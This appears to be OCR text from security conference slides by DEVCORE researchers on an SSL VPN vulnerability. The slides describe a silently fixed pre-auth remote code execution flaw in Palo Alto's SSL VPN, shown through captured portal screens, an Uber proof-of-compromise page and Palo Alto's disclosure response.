
Twitter VPN Access Portal

username


password

Realm TWO FACTOR FULL TUNNEL ▼

Please sign in to begin your secure session.



This site is intended for use by Authorized Users only. Any attempt to access this site without authorization, deny access to authorized users, hack into and/or deface this site will constitute a violation of applicable federal and state law. Marvel Entertainment, LLC reserves the right to report such misconduct to appropriate law enforcement authorities and/or to pursue all other legal remedies available to it. If you have reached this website in error, please remove yourself by typing the correct URL name of the website intended. Marvel reserves the right to monitor access to/from this website in accordance with the company's policies. Unless expressly stated otherwise, all contents contained in this site are the intellectual property of Marvel Entertainment LLC or its affiliates. This site may also contain information that is privileged, attorney work product or exempt from disclosure under applicable law. Copyright (c) and TM 2011 Marvel Entertainment, LLC and its subsidiaries. All rights reserved



SSL VPN Service

Certifi ailure


They are usually forgotten

¯_(ツ)_/¯

A silent-fix case

- We accidentally found a pre-auth RCE on Palo Alto SSL VPN during our Red Team assessment
- A silent fixed 1-day:
  - No CVE
  - No advisory
  - No official announcement

Hacking Uber as showcase



https://[redacted].uberinternal.com/hacked.txt


```
Hacked by Orange Tsai and Meh Chang from DEVCORE research team
```

Response from Palo Alto PSIRT

Palo Alto Networks does follow coordinated vulnerability disclosure for security vulnerabilities that are reported to us by external researchers. We do not CVE items found internally and fixed. This issue was previously fixed, but if you find something in a current version, please let us know.

THIS IS FINE.

High severity CVE statistics



https://nvd.nist.gov

